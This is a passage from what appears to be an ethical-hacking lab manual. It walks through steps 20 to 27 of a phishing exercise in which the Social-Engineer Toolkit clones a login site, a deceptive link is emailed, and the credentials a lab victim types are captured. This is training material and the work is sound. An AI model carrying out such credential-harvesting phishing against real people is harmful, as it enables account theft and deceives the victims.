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
20. The fake URL should appear in the message body, as shown in the screenshot.
21. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.



22. Switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

    Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

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
23. Open any web browser (here, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.



24. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.moviescope.com**.

25. The victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, he/she will be redirected to the legitimate **MovieScope** login page. Note the different URLs in the browser address bar for the cloned and real sites.

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



Note: If save credentials notification appears, click **Don't Save**.



26. Now, switch back to the **Parrot Security** virtual machine and switch to the **terminal** window.
27. As soon as the victim types in his/her **Username** and **Password** and clicks **Login**, **SET** extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim's account.

